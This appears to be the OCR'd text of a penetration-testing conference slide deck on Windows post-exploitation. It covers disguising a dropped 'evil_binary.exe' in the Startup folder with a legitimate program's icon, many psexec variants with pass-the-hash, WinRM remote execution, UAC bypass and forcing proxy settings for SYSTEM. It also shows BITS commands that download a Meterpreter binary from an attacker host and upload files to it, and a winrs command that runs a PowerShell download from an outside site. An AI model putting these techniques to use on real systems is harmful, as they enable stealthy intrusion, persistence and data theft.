
Enumerating Share Info
[+] WIN7X64 - Share - ADMIN$      Remote Admin
[+] WIN7X64 - Share - C$         Default share
[+] WIN7X64 - Share - IPC$       Remote IPC

Enumerating Session Info
[+] WIN7X64 - Session - USER from \\172.16.10.206 - Active: 0 - Idle: 0

Enumerating Logged-on Users
```

# Release of NETVIEW

AND IT'S ALREADY ON GITHUB:




# The setup...

Dropping binaries is a necessity sometimes, persistence for instance, but unless you name your bin `SVCHOST.exe` you don't want it looking like:






# this:






# Meet 'DITTO'



# He does something really well...

## File and Folder Tasks

-  Make a new folder
-  Publish this folder to the Web
-  Share this folder



evil\_binary.exe



ditto.exe

C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>ditto.exe
```


```
ditto - binary resource mirroring
```

```
C:\>ditto.exe sourcebin.exe targetbin.exe
```

```
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>ditto.exe "C:\Program Files\Wireshark\wireshark.exe" evil_binary.exe
```

```
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>
```

# And it's not just the icon...



# Yes, it's already on Github too



# The setup...

Who doesn't want more ways to  
psexec??!!!



# 10 ways to PSEXEC

# Sysinternal PSEXEC

## POSITIVES

- Never going to be on any AV list
- Executes binary as user specified, not as SYSTEM, so no Proxy concerns

## NEGATIVES

- Need a Password
- Leaves PSEXESVC running
- Have to touch disk if not present already



# Metasploit PSEXEC

## POSITIVES

- Supports the use of Hashes

## NEGATIVES

- Some AVs flag service binary due to injection techniques used within
- Rundll32.exe is running

# Metasploit PSEXEC-MOF

## POSITIVES

- Drop a file and Windows automatically runs it. (MAGIC!)

## NEGATIVES

- XP and below
  - (only because Metasploit doesn't automatically compile MOFs)
- ADMIN\$ required
  - (Unless you make code edits)

# Metasploit PSEXEC-As-User

## POSITIVES

- Executes as the current user
- No need for passwords or hashes
- Also a great way to bypass UAC.. But more on that later

## NEGATIVES

- Some AVs flag service binary due to injection techniques used within
- Rundll32.exe is running

# WMI

## POSITIVES

- Never going to be on any AV list
- Executes binary as user specified, not as SYSTEM, so no Proxy concerns

## NEGATIVES

- Need a Password

# Powershell

## POSITIVES

- Never going to be on any AV list
- Executes binary as user specified, not as SYSTEM, so no Proxy concerns

## NEGATIVES

- Need a Password

# RemCom

## POSITIVES

- Open source psexec
- You can add Pass-The-Hash
  - (open source an all)

## NEGATIVES

- Binary, so again, can't go over Metasploit sessions directly
  - portfwd Fu can still be used on a single IP
- Runs as SYSTEM

# Winexe

## POSITIVES

- Open source psexec
- Supports Pass-The-Hash

## NEGATIVES

- Binary, so again, can't go over Metasploit sessions directly
  - portfwd Fu can still be used on a single IP
- Runs as SYSTEM

# smbexec

## POSITIVES

- Open source psexec
- Supports Pass-The-Hash

## NEGATIVES

- Binary
  - (but designed with shoveling over Metasploit in mind)

<http://sourceforge.net/projects/smbexec/>



# Pass the hash for 15 years stuff here

- Firefox
- smbclient
- smbmount
- Rpcclient
- <http://passing-the-hash.blogspot.com/>

# Zfasel's stuff here

- If it ever ~~gets released~~ works ;-)

LOVE YOU FASEL!!

*Go see his talk, it works now...*

*maybe...*

# Python && impacket

- <http://code.google.com/p/impacket/>

Filename	Size	Rev	Date	Author
<a href="#">atsvc.py</a>	4.4 KB	r558	May 22, 2012	bethus
<a href="#">chain.py</a>	2.5 KB	r57	May 22, 2006	gera
<a href="#">crapchain.py</a>	2.7 KB	r57	May 22, 2006	gera
<a href="#">exploit.py</a>	5.9 KB	r57	May 22, 2006	gera
<a href="#">ifmap.py</a>	13.3 KB	r437	Dec 26, 2011	bethus
<a href="#">lookupsid.py</a>	4.7 KB	r598	Jul 11, 2012	bethus
<a href="#">loopchain.py</a>	1.9 KB	r57	May 22, 2006	gera
<a href="#">ms05-039-crash.py</a>	732 bytes	r57	May 22, 2006	gera
<a href="#">mssqlclient.py</a>	4.4 KB	r630	Jul 23, 2012	bethus
<a href="#">mssqlinstance.py</a>	1.3 KB	r631	Jul 24, 2012	bethus
<a href="#">nmapAnswerMachine.py</a>	35.5 KB	r148	Jun 8, 2009	g...@corest.com
<a href="#">oochain.py</a>	2.8 KB	r57	May 22, 2006	gera
<a href="#">opdump.py</a>	1.8 KB	r328	Jun 22, 2011	bethus
<a href="#">os_ident.py</a>	74.3 KB	r212	Oct 28, 2009	g...@corest.com
<a href="#">ping.py</a>	2.4 KB	r17	Oct 27, 2003	jkohen
<a href="#">ping6.py</a>	2.4 KB	r606	Jul 14, 2012	bethus
<a href="#">psexec.py</a>	14.0 KB	r712	Sep 5, 2012	bethus
<a href="#">rpcdump.py</a>	5.8 KB	r706	Aug 30, 2012	bethus
<a href="#">samrdump.py</a>	7.0 KB	r592	Jul 11, 2012	bethus

# WinRM ('new' hotness)

## POSITIVES

- Never going to be on any AV list
- Executes binary as user specified, not as SYSTEM, so no Proxy concerns

## NEGATIVES

- Need a Password

Do you look for 5985 internally on your pen tests?  
we would suggest it ;-)

```
Administrator: C:\Windows\System32\cmd.exe

C:\>winrs -r:http://tursanplt01:5985 -u: [REDACTED] "dir c:\\"
Enter the password for '[REDACTED]' to connect to 'http://tursanplt01:5985':
Volume in drive C has no label.
Volume Serial Number is CCF2-A70A

Directory of c:\

11/06/2009  05:42 AM                24 autoexec.bat
11/06/2009  05:42 AM                10 config.sys
14/07/2009  10:37 AM                <DIR>      PerfLogs
01/02/2010  11:29 AM                <DIR>      Program Files
12/01/2010  10:18 AM                <DIR>      Temp
01/02/2010  05:29 PM                <DIR>      Users
14/01/2010  05:23 PM                <DIR>      Windows
12/01/2010  09:13 AM                <DIR>      XlsDataFiles
           2 File(s)                34 bytes
           6 Dir(s)  56,945,364,992 bytes free
```

Victim: winrm quickconfig -q

Attacker:

winrm quickconfig -q

winrm set winrm/config/client @{AllowUnencrypted="true";TrustedHosts="192.168.1.101"}

Yes.. That's right, THE ATTACKER says which hosts to trust...

```
C:\Users\mubix>winrs -r:192.168.92.11 -u:Administrator -p:ASDqwe123 "powershell  
(New-Object System.Net.WebClient).DownloadString('http://www.letmeoutofyour.net'  
);"  
w00tw00t
```

Sooooo much fun to be had!

Oh, and did I mention it's completely interactive? (You can enter password questions)

# Metasploit PSEXEC-WinRM

## POSITIVES

- Never going to be on any AV list
- Executes binary as user specified, not as SYSTEM, so no Proxy concerns

## NEGATIVES

- Need a Password

DISCLAIMER: CURRENTLY VAPORWARE!!  
but...

# Build your own pyBear

- PySMB supports auth with using hashes
- Thanks Rel1k for the heads up on the library – but I'm not a good enough coder to get it working
- Compile your own psexec with hash support
- ;-)
- Impacket (again)




# Build your own Bear.rb

- Metasploit's Rex library
  - already has the hash passing goodness
  - HDM committed a stand-alone version of PSEXEC on September 5<sup>th</sup> 2012

# The setup...

UAC sucks... bypassing only takes 2  
things...






```
C:\Windows\system32\cmd.exe  
  
C:\Users\jdoe>at  
Access is denied.  
  
C:\Users\jdoe>
```

## The setup...

If you're an admin and UAC is stopping  
you...



# Find a network with more than one Windows box...



```
C:\Windows\system32\cmd.exe

C:\Users\jdoe>at
Access is denied.

C:\Users\jdoe>at \\172.16.10.228
There are no entries in the list.

C:\Users\jdoe>
```

The image shows a Windows command prompt window with a blue title bar. The title bar text is "C:\Windows\system32\cmd.exe". The command prompt shows three lines of input and output: 1. The user enters "at", and the output is "Access is denied." 2. The user enters "at \\172.16.10.228", and the output is "There are no entries in the list." 3. The user enters a new line, and the prompt "C:\Users\jdoe>" is shown again.

# The setup...

Why doesn't SYSTEM have proxy settings  
!?!



- If OS != Vista
  - SMB/UPLOAD\_FILE BITSADMIN 2.0 (32bit)
- WINDOWS/EXEC (or any of the other psexec methods we just talked about)
  - BITSADMIN /UTIL /SETIEPROXY LOCALSYSTEM AUTOSCRIP http://wpad/wpad.dat “;” (or PAC)
  - BITSADMIN /UTIL /SETIEPROXY LOCALSYSTEM /MANUAL\_PROXY 192.168.5.100:3128 “;”
  - After your done use NO\_PROXY in place of AUTOSCRIP or MANUAL\_PROXY
- Then MSF-PSEXEC to your heart’s content, SYSTEM will now use the proxy you’ve set.

# NETSH & ProxyCFG

- Sets the WinHTTP proxy
  - Not Windows' proxy settings, only is used if the program uses WinHTTP
- XP
  - `proxycfg -p 192.168.92.100:3128`
  - or
  - `proxycfg -u` (pulls it from IE)
- Vista+
  - `netsh winhttp set proxy 192.168.92.100:3128`
  - or
  - `netsh winhttp import proxy ie`

# REGISTRY Poking

- HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
- ProxySettingsPerUser [DWORD]
- Set to 0 for settings are System Wide
- Set to 1 for settings are Per User



# The setup...

Neat binaries that do backdoor/RAT behavior that are already there for us.



# Windows is my backdoor

## BITS

“BITS is a file transfer service that provides a scriptable interface through Windows PowerShell. BITS transfers files asynchronously in the foreground or in the background. And, it automatically resumes file transfers after network disconnections and after a computer is restarted.”

<http://technet.microsoft.com/en-us/library/dd819415.aspx>

# Windows is my backdoor

## BITS

There are three types of BITS transfer jobs:

- A download job downloads files to the client computer.
- An upload job uploads a file to the server.
- An upload-reply job uploads a file to the server and receives a reply file from the server application.

# Windows is my backdoor

## **BITS (How-To)**

- Set the server side up (HTTP, not standard setup)
  - Google
- Uses powershell to upload/download

## **import BITS**

```
PS C:\Users\cg>Import-Module BitsTransfer
```

## **Download files over BITS**

```
PS C:\Users\cg> Start-BitsTransfer  
http://192.168.26.128/upload/meterp443.exe  
C:\Users\cg\Desktop\meterpdownload443.exe
```

# Windows is my backdoor


## BITS (How-To)

### **Upload files over BITS**

```
PS C:\Users\cg> Start-BitsTransfer -Source  
C:\Users\cg\Desktop\file2upload.txt  
-Destination  
http://192.168.26.128/upload/myfile.txt  
-transfertype upload
```

# Windows is my backdoor

## BITS over Wireshark



# Windows is my backdoor

- Powershell
- OMG Powershell!

